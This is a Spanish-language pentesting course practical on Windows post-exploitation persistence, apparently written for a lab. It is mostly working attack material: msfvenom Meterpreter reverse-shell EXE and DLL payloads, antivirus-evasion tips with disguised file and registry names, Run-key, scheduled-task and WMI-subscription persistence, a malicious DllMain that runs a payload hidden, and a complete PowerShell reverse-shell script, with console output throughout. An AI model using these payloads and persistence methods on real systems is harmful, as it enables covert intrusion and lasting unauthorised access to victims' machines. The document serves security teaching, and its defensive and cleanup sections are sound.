M4 – P5: Persistencia post-explotación en Windows

Objetivo: Implementar y comprender **mecanismos de persistencia** en sistemas Windows tras una explotación, usando métodos avanzados como:

- Tareas programadas (Scheduled Tasks)
- Registro (Run keys)
- DLL hijacking
- WMI Events
- Service creation

Estas técnicas permiten que el acceso se mantenga tras reinicios o cierres de sesión.

1. Entorno virtualizado recomendado

Máquina víctima (Windows 10/11)

- Usuario con privilegios (admin local)
- Defender activo (opcional para evasión)
- Herramientas: *PowerShell, Regedit, Task Scheduler*

Máquina atacante (Kali Linux)

- Con Metasploit o shell reversa activa
- Herramientas: `msfconsole`, `ncat`, `powershell scripts`

2. Escenario inicial

Tener una shell Meterpreter o una sesión de administrador activa en la víctima, visto en practicas anteriores.

Tambien podemos generar un **payload `rev.exe`** que disponga de una **reverse shell Meterpreter**, lo más directo y funcional es usar **`msfvenom`**, que es parte de Metasploit y viene preinstalado en Kali Linux.

2.1. Generar rev.exe con msfvenom

Comando básico:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe -o
rev.exe
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: rev.exe
```

- `-p windows/meterpreter/reverse_tcp` Payload: Meterpreter Reverse TCP para Windows
- `LHOST=10.0.0.130` IP donde el objetivo se conectará de vuelta
- `LPORT=4444`Puerto en el que escuchará con el handler
- `-f exe` Formato de salida: ejecutable PE `.exe`
- `-o rev.exe` Nombre del archivo generado

Esto creará un archivo `rev.exe` en el directorio actual. Este es el que se copiará al host víctima y se ejecutará manualmente o con persistencia.

2.2. Probar el payload

2.2.1. En Kali: iniciar handler

En Metasploit:

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.0.0.130
set LPORT 4444
exploit -j
```

2.2.2. En la máquina víctima

Ejecutar `rev.exe`, ya sea de forma manual, desde un script o mediante la clave en el registro (`HKCU\...\Run`).

2.3. Evadir Antivirus

Los `.exe` generados por `msfvenom` **son detectados fácilmente por antivirus**, incluyendo Windows Defender. Algunas formas de evadir:

- **Básica sin ofuscación**
  - Cambiar el nombre del archivo: `chromeupdater.exe`
  - Cambiar su ubicación: `C:\ProgramData\Google\chromeupdater.exe`
- **Intermedia: codificación base64, no suficiente por sí sola**

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 5 -o rev_encoded.exe
```

- `-e x86/shikata_ga_nai` Encoder polimórfico de Metasploit
- `-i 5` Iteraciones (más = más evasión pero menos estabilidad)

- **Opción avanzada:**

  - Usar herramientas como `Veil`, `Shellter`, `PEzor` o empaquetadores FUD externos legalmente y con consentimiento.
  - O bien compilar tu propio dropper en Python/C# que descargue y ejecute el payload en memoria (bypasseando AV).

2.4. Transferir el archivo a la víctima

Desde una sesión Meterpreter:

```
upload /ruta/a/rev.exe C:\\Users\\Public\\rev.exe
```

O con un servidor HTTP simple en Kali:

```
sudo python3 -m http.server 80
```

Y en la víctima:

```
Invoke-WebRequest -Uri http://10.0.0.130/rev.exe -OutFile C:\Users\Public\rev.exe
```

3. Técnicas de persistencia avanzadas

A) Tarea programada (Scheduled Task)

Suponemos que ya se tiene una shell Meterpreter o una sesión de administrador activa en la víctima.

En sesión Meterpreter:

```
run exploit/windows/local/persistence LHOST=10.0.0.130
```

- Crea una tarea que se ejecuta al reinicio
- Crea una conexión reversa persistente

```
meterpreter > run exploit/windows/local/persistence LHOST=10.0.0.130
[*] Running persistent module against DESKTOP-CV3RQ72 via session ID: 13
[+] Persistent VBS script written on DESKTOP-CV3RQ72 to C:\Users\ADMINI~1\AppData\Local\Temp\ZzptYkgN.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MNqlCZkaDx
[+] Installed autorun on DESKTOP-CV3RQ72 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MNqlCZkaDx
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/DESKTOP-CV3RQ72_20251001.4209/DESKTOP-CV3RQ72_20251001.4209.rc
meterpreter >
```

backgroud para salir de meterpreter manteniendo la sesión activa, sino simplemente *exit*

```
msf > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) set LHOST 10.0.0.130
LHOST ⇒ 10.0.0.130
msf exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.130:4444
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                         Payload opts
  --  ----                    -------                         ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.0.0.130:4444

msf exploit(multi/handler) >
[*] Sending stage (177734 bytes) to 10.0.0.136
```

Habremos puesto a la escucha nuestra máquina Kali

Ahora cuando la otra máquina reinicie y acceda a la cuenta del usuario que hemos vulnerado antes….

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.130:4444
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                         Payload opts
  --  ----                    -------                         ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.0.0.130:4444

msf exploit(multi/handler) >
[*] Sending stage (177734 bytes) to 10.0.0.136
[*] Meterpreter session 3 opened (10.0.0.130:4444 → 10.0.0.136:49682) at 2025-10-01 11:04:36 -0400
```

Tendremos acceso de nuevo a la máquina

```
msf exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer        : DESKTOP-CV3RQ72
OS              : Windows 10 1809 (10.0 Build 17763).
Architecture    : x64
System Language : es_ES
Domain          : CORP
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter >
```

Para eliminar la persistencia

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -r /home/kali/.msf4/logs/persistence/DESKTOP-CV3RQ72_20251001.4209/DESKTOP-CV3RQ72_20251001.4209.rc
```

B) Clave de registro (Run Key)

Técnica de **persistencia en Windows** muy utilizada, tanto por *red teams* como por malware, basada en el **registro de Windows (Registry)**.

Suponemos que ya se tiene el payload generado de las formas vista en el punto anterior y la sesión de meterpreter.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: rev.exe
```

```
msf exploit(33790) > exploit
[*] Started reverse TCP handler on 10.0.0.130:4444
[*] 10.0.0.136:443 - Fingerprinting version...
[+] 10.0.0.136:443 - Version 5.3 found
[*] 10.0.0.136:443 - Trying target Efmws 5.3 Universal...
[*] Sending stage (177734 bytes) to 10.0.0.136
[*] Meterpreter session 5 opened (10.0.0.130:4444 → 10.0.0.136:49688) at 2025-10-01 11:31:50 -0400

meterpreter >
```

Aplicación práctica en pentesting, siempre con autorización o laboratorio propio

1. Subir el payload a una ruta persistente:

   `upload rev.exe C:\Users\Public\`

```
meterpreter > upload rev.exe c:\\Users\\Public
[*] Uploading  : /home/kali/rev.exe → c:\Users\Public\rev.exe
[*] Completed  : /home/kali/rev.exe → c:\Users\Public\rev.exe
```

2. Agregar la entrada al registro:

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v GoogleDriveSync /t
REG_SZ /d "C:\Users\Public\rev.exe" /f
```

```
meterpreter > shell
Process 3592 created.
Channel 2 created.
Microsoft Windows [Versi♦n 10.0.17763.1]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\administrator\Desktop>reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v GoogleDriveSync /t REG_SZ /d "C:\Users\Public\rev.exe" /f
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v GoogleDriveSync /t REG_SZ /d "C:\Users\Public\rev.exe" /f
La operaci♦n se complet♦ correctamente.

C:\Users\administrator\Desktop>
```

3. Configurar un handler en Kali:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.0.0.130
set LPORT 4444
exploit -j
```

4. Al reiniciar el host y cuando el usuario haga login, el payload se ejecutará automáticamente.

```
msf exploit(multi/handler) > [*] 10.0.0.136 - Meterpreter session 6 closed.  Reason: Died
[*] Sending stage (177734 bytes) to 10.0.0.136
[*] Meterpreter session 7 opened (10.0.0.130:4444 → 10.0.0.136:49675) at 2025-10-01 11:47:27 -0400

msf exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...
meterpreter > sysinfo
Computer        : DESKTOP-CV3RQ72
OS              : Windows 10 1809 (10.0 Build 17763).
Architecture    : x64
System Language : es_ES
Domain          : CORP
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter >
```

Recomendaciones para hacerlo más sigiloso

- Colocar el `.exe` en una ruta que parezca legítima: `C:\ProgramData\Google\chromeupdater.exe`
- Usar un nombre de clave convincente: `"ChromeUpdate"` o `"OneDriveService"`
- Ofuscar el payload o usar `MsfVenom` con técnicas de evasión.

¿Qué hace la línea REG?

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateAgent /t
REG_SZ /d "C:\Users\Public\rev.exe" /f
```

Esta línea agrega una **clave de tipo `REG_SZ`** en el registro de Windows, dentro de la rama HKCU = **H**ey **K**ey **C**urrent **U**ser: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`

- `reg add` comando para **agregar** una entrada al registro
- `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` ruta donde se agregan los programas que se ejecutan **automáticamente al iniciar sesión el usuario actual**
- `/v UpdateAgent` nombre del valor que se agregará, puede ser cualquier nombre, como "OneDriveUpdate", "GoogleSync", etc.
- `/t REG_SZ` tipo de dato: **REG_SZ** es una cadena de texto
- `/d "C:\Users\Public\rev.exe"` valor de la clave: la ruta del ejecutable que se quiere lanzar al iniciar sesión
- `/f` forzar la operación, sobrescribe si ya existe

¿Cuándo se ejecuta? Esta clave hace que **Windows ejecute el archivo indicado automáticamente cada vez que el usuario actual inicie sesión**. No se ejecuta al iniciar el sistema operativo, **sólo cuando el usuario hace login**.

Limitaciones:

- **Sólo afecta al usuario actual:** Al estar en `HKCU`, solo aplica para el usuario que ejecutó el comando.
- **Requiere que el usuario inicie sesión:** No sirve si nadie inicia sesión tras reiniciar.
- **Detectable fácilmente:** Herramientas como Autoruns, Regedit o antivirus la detectan fácilmente.
- **Antivirus puede eliminar el `.exe`:** Si el payload no está ofuscado o firmado, AV puede eliminarlo.

Cómo comprobar si se creó en la máquina objetivo (víctima):

Desde PowerShell:

```
Get-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
```

Desde CMD:

```
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

¿Cómo eliminar la clave?

```
reg delete HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateAgent /f
```

C) DLL Hijacking

Es una técnica donde un atacante **coloca una DLL maliciosa** con el **nombre exacto de una DLL legítima esperada**, en un lugar donde una aplicación confiable la cargará **sin verificar su integridad o firma**.

Cuando el usuario ejecuta la aplicación confiable, esta carga la DLL maliciosa y el código del atacante se ejecuta.

¿Cómo funciona el orden de búsqueda de DLLs en Windows?

Cuando un ejecutable (EXE) carga una DLL sin especificar una ruta completa, Windows **busca esa DLL en el siguiente orden** (simplificado):

1. Directorio del ejecutable
2. `%SystemRoot%\system32`
3. `%SystemRoot%`
4. Directorio actual
5. Directorios del `PATH`

Por eso, **si colocas una DLL con el mismo nombre en la carpeta de la app**, y la app no valida la firma, tu DLL puede ser cargada **antes que la legítima**.

Pasos para aplicar DLL Hijacking, técnica ofensiva controlada

Escenario típico:

- Aplicación legítima (ej: `app.exe`)
- Esta app carga `msvcp140.dll` dinámicamente
- Si la DLL no está en su misma carpeta, Windows la busca en `System32`
- Si se coloca una **DLL maliciosa con ese nombre en el mismo directorio**, la app puede cargarla

Paso a paso para la creación de la aplicación `app.exe` que cargue una DLL con `LoadLibrary`, sin ruta absoluta, para simular un caso vulnerable a **DLL Hijacking**.

La aplicación realiza las siguientes funciones:

- Busca una DLL por nombre (sin ruta)
- Se ejecuta sin errores si la DLL existe
- Si colocas una DLL maliciosa con ese nombre en el mismo directorio, se carga y se ejecuta tu código

1. Código fuente de `app.c` (app.exe)

```
#include <windows.h>
#include <stdio.h>

int main() {
    HMODULE hDll;

    // Nombre de la DLL que vamos a cargar (sin ruta completa)
    hDll = LoadLibrary("msvcp140.dll");

    if (hDll != NULL) {
        printf("La DLL se cargó correctamente.\n");
        FreeLibrary(hDll);
    } else {
        printf("No se pudo cargar la DLL.\n");
```

```
    }

    return 0;
}
```

Este código **intenta cargar** `msvcp140.dll` desde el directorio actual, y luego el resto del sistema. Ideal para probar Hijacking si colocas una DLL falsa en la misma carpeta.

2. Compilar `app.c` en Kali Linux (con MinGW)


En Kali, si no se iene MinGW, instalarlo:

```
sudo apt update && sudo apt install mingw-w64
```

Luego compílarlo con:

```
x86_64-w64-mingw32-gcc app.c -o app.exe
```

Generará un archivo `app.exe` listo para usar en Windows.




3. Identificar qué DLLs carga la app

En Kali o Windows:

```
strings app.exe | grep .dll
```

O en Windows:

- Usar **ProcMon** o **Process Explorer**



Esto mostrará si la app busca DLLs **en el mismo directorio** primero.

4. Crear la DLL maliciosa

Desde Kali con `msfvenom`:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f dll -o msvcp140.dll
```

Usar el nombre exacto de la DLL que busca la aplicación

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.130 LPORT=4444 -f dll -o msvcp140.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 9216 bytes
Saved as: msvcp140.dll
```

5. Colocar la DLL junto a la app


Por ejemplo, en `C:\Program Files\TrustedApp\`:

```
C:\Program Files\TrustedApp\
├── app.exe
└── msvcp140.dll    (tu payload)
```

6. Ejecutar la app

Cuando el usuario ejecute `app.exe`:

- Se cargará primero `msvcp140.dll` desde el directorio local
- El payload se ejecutará
- Se iniciará la reverse shell de Meterpreter



Problema común: la app espera funciones exportadas

La aplicación puede fallar si esperaba que la DLL exportara ciertas funciones, y tu DLL maliciosa no lo hace.

Solución: Crear una DLL bien formada**, que:**

- Exporte las mismas funciones que la original (aunque sea vacías o redirigidas)
- Y además contenga tu código malicioso

Eso se hace normalmente en **C o C++**, y no con `msfvenom`, porque `msfvenom` solo crea una DLL sin exportaciones reales.

DLL Hijacking Realista con export forwarding

Se necesita una **DLL maliciosa que exporte las mismas funciones** que la original para que la app no falle.

Ejemplo en C (Windows):

```
#include <windows.h>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    if (ul_reason_for_call == DLL_PROCESS_ATTACH) {
        WinExec("rev.exe", SW_HIDE);  // O tu reverse shell
    }
    return TRUE;
}
```

Compilarlo como `msvcp140.dll` con MinGW o Visual Studio.

```
x86_64-w64-mingw32-gcc dll.c -shared -o msvcp140.dll
```

Si se quiere reenviar las funciones a la DLL original de `System32`, se puede hacerlo con técnicas de export forwarding (más avanzado).

¿Cómo protegerse desde el lado defensivo?

- Utilizar rutas completas al cargar DLLs (LoadLibrary con ruta absoluta).
- Firma digital en todas las DLLs y valida las firmas.
- Usar herramientas como **AppLocker** o **Windows Defender Application Control (WDAC)** para evitar DLLs externas.
- Activar `SafeDllSearchMode` en el registro

D) WMI Event Subscription, invisible y evasivo

1) `backdoor.ps1` — Reverse shell en PowerShell para laboratorio

Guardar este fichero como `C:\Users\Public\backdoor.ps1` en la VM/máquina de pruebas.

```
# backdoor.ps1 - Reverse shell PowerShell (uso en laboratorio)
param(
    [string]$LHOST = "10.0.0.130",
    [int]$LPORT = 4444
)

# Evitar ejecución doble
$flag = "C:\Users\Public\backdoor_running.flag"
if (Test-Path $flag) { exit }
New-Item -Path $flag -ItemType File -Force | Out-Null

try {
    $client = New-Object System.Net.Sockets.TCPClient
    $client.Connect($LHOST, $LPORT)
    $stream = $client.GetStream()
    $writer = New-Object System.IO.StreamWriter($stream)
    $writer.AutoFlush = $true
    $reader = New-Object System.IO.StreamReader($stream)

    # Lanza cmd.exe y redirige I/O
    $procInfo = New-Object System.Diagnostics.ProcessStartInfo
    $procInfo.FileName = "cmd.exe"
    $procInfo.RedirectStandardInput = $true
    $procInfo.RedirectStandardOutput = $true
    $procInfo.RedirectStandardError = $true
    $procInfo.UseShellExecute = $false
    $procInfo.CreateNoWindow = $true

    $proc = New-Object System.Diagnostics.Process
    $proc.StartInfo = $procInfo
    $proc.Start() | Out-Null

    # Envío inicial
    $writer.WriteLine("Conexión establecida desde $(hostname) $env:USERNAME")

    # Leer salidas del proceso en background
    $outReader = $proc.StandardOutput
    $errReader = $proc.StandardError
```

```
    Start-Job -ScriptBlock {
        param($outReader, $writer)
        while ($true) {
            $line = $outReader.ReadLine()
            if ($line -ne $null) { $writer.WriteLine($line) }
            Start-Sleep -Milliseconds 50
        }
    } -ArgumentList $outReader, $writer | Out-Null

    Start-Job -ScriptBlock {
        param($errReader, $writer)
        while ($true) {
            $line = $errReader.ReadLine()
            if ($line -ne $null) { $writer.WriteLine($line) }
            Start-Sleep -Milliseconds 50
        }
    } -ArgumentList $errReader, $writer | Out-Null

    # Loop principal: lo que venga por el socket lo pasamos a stdin de cmd
    while ($true) {
        $cmd = $reader.ReadLine()
        if ($cmd -eq $null) { break }
        if ($cmd -eq "exit") { break }
        $proc.StandardInput.WriteLine($cmd)
    }

    # Cerrar
    $proc.Close()
    $client.Close()
}
catch {
    # opcional: log de fallo
    # Add-Content -Path C:\Users\Public\backdoor_error.log -Value "$(Get-Date) -
$_"
}
finally {
    Remove-Item -Path $flag -ErrorAction SilentlyContinue
}
```

Notas sobre el script

- **No usa ofuscación**. Evita detecciones en entornos reales, no recomendado. Este script es para enseñar y depurar.
- Usa `cmd.exe` para la shell; se puede cambiar por `powershell.exe -NoProfile -NonInteractive` si prefieres.
- `LHOST` y `LPORT` se pueden pasar por parámetros (útil si se llama desde WMI).
- Crea un `flag` para evitar ejecuciones concurrentes.
- No implementa reintentos automáticos ni reconexión persistente

2) Cómo lanzar el listener en Kali

Metasploit / handler (más control). En msfconsole:

```
use exploit/multi/handler
set PAYLOAD windows/shell_reverse_tcp
set LHOST 10.0.0.130
set LPORT 4444
exploit -j
```

El payload es windows *shell reverse_tcp* para recibir `cmd.exe`.

3) Crear la suscripción WMI que ejecute el script

Este ejemplo **pasa LHOST y LPORT como argumentos** cuando ejecuta el `backdoor.ps1`.

Ejecutar en PowerShell con permisos de administrador:


```
$LHOST = "10.0.0.130"
$LPORT = 4444
$scriptPath = "C:\Users\Public\backdoor.ps1"

# Filter (cada 10s, ejemplo)
$Filter = Set-WmiInstance -Namespace root\subscription -Class __EventFilter -
Arguments @{
    Name = 'Filter1'
    EventNamespace = 'root\cimv2'
    QueryLanguage = 'WQL'
    Query = "SELECT * FROM __InstanceModificationEvent WITHIN 10 WHERE
TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Second = 1"
}

# Consumer que ejecuta PowerShell con parámetros
$Consumer = Set-WmiInstance -Namespace root\subscription -Class
CommandLineEventConsumer -Arguments @{
    Name = 'Consumer1'
    CommandLineTemplate = "powershell.exe -NoProfile -WindowStyle Hidden -
ExecutionPolicy Bypass -File `"$scriptPath`" -LHOST $LHOST -LPORT $LPORT"
}

# Binding
Set-WmiInstance -Namespace root\subscription -Class __FilterToConsumerBinding -
Arguments @{
    Filter = $Filter
    Consumer = $Consumer
}
```

`CommandLineTemplate` ejecutará `backdoor.ps1` con los parámetros `-LHOST` y `-LPORT`. Ajustar la ruta y valores a vuestro laboratorio sino puede que falle. Esto es para todas las practicas.



4) Pasos para comprobar

1. En Kali, lanzar el listener (`nc` o Metasploit) en la IP y puerto indicados.
2. Crear `C:\Users\Public\backdoor.ps1` con el código anterior en la VM.
3. Ejecutar las instrucciones para crear el `Filter`/`Consumer`/`Binding`.
4. Esperar, ya que el WMI evaluará cada 10s, cuando se dispare la suscripción se verá la conexión entrante en el listener.
5. En la sesión `shell`, probar comandos simples como `whoami`, `dir C:\` etc.

5) Cómo limpiar todo

Para el laboratorio, asegurarse de eliminar la suscripción y el script cuando se termine:

```
# Eliminar bindings relacionados
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding |
```

```
  Where-Object { ($_.Filter -like '*Filter1*') -or ($_.Consumer -like
'*Consumer1*') } |
  ForEach-Object { $_.Delete() }

# Eliminar consumer por nombre
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer -Filter
"Name='Consumer1'" |
  ForEach-Object { $_.Delete() }

# Eliminar filter por nombre
Get-WmiObject -Namespace root\subscription -Class __EventFilter -Filter
"Name='Filter1'" |
  ForEach-Object { $_.Delete() }
# Eliminar ficheros
Remove-Item -Path C:\Users\Public\backdoor.ps1 -Force -ErrorAction SilentlyContinue
Remove-Item -Path C:\Users\Public\wmi_backdoor.log -Force -ErrorAction
SilentlyContinue
Remove-Item -Path C:\Users\Public\wmi_backdoor.flag -Force -ErrorAction
SilentlyContinue
Remove-Item -Path C:\Users\Public\backdoor_error.log -Force -ErrorAction
SilentlyContinue
```

Verificar que ya no haya objetos:

```
Get-WmiObject -Namespace root\subscription -Class __EventFilter
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding
```

